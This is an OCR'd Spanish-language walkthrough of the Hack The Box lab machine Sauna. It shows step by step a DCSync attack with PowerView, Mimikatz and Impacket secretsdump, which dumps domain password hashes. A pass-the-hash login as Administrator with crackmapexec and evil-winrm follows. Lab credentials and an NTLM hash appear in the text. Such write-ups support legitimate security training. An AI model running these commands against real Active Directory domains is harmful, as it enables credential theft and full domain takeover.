


DCSync attack DS-Replication-Get-Changes-All privilege

vemos el permiso getchangesall



buscamos



encontramos esta pagina de hacktrics
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/dcsync

Enumeration


Check who has these permissions using `powerview`:

```
Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -Reso
```


Exploit Locally

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```


entonces descargamos powerview
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1



subimos
upload /home/kali/machineshtb/Sauna/**PowerView.ps1**




importamos
import-module .\PowerView.ps1




Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'WriteDacl')}
con datos de la maquina

Get-ObjectAcl -DistinguishedName ",dc=EGOTISTICAL-BANK,dc=local" -ResolveGUIDs | ?{($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'WriteDacl')}




no utilizaremos mimikatz parece que no sirve entocnes usaremos el script .py




secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_hashes
[-just-dc-user <USERNAME>] #To get only of that user
[-pwd-last-set] #To see when each account's password was last changed
[-history] #To dump password history, may be helpful for offline password cracking
con datos de la maquina
secretsdump.py -just-dc svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175 -outputfile dcsync_hashes.txt
sin embargo no nos corrio porque al tener el pass una caracter especial hay que colocarlo en comillas

/usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc svc_loanmgr:'Moneymakestheworldgoround!'@10.10.10.175 -outputfile dcsync_hashes.txt




acat tenemos el que nos interesa




42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657

Administrator

Intentamos pero no nos dejo parece que agarramos el que no era



validamos los hash




Ataque pass the hash

buscando en internet encontre esta pagina
https://www.hackingloops.com/pass-the-hash-attack/

como tenemos 2 hashes recordemos separados por : utilizamos el segundo

Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e::
crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'



evil-winrm -i 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'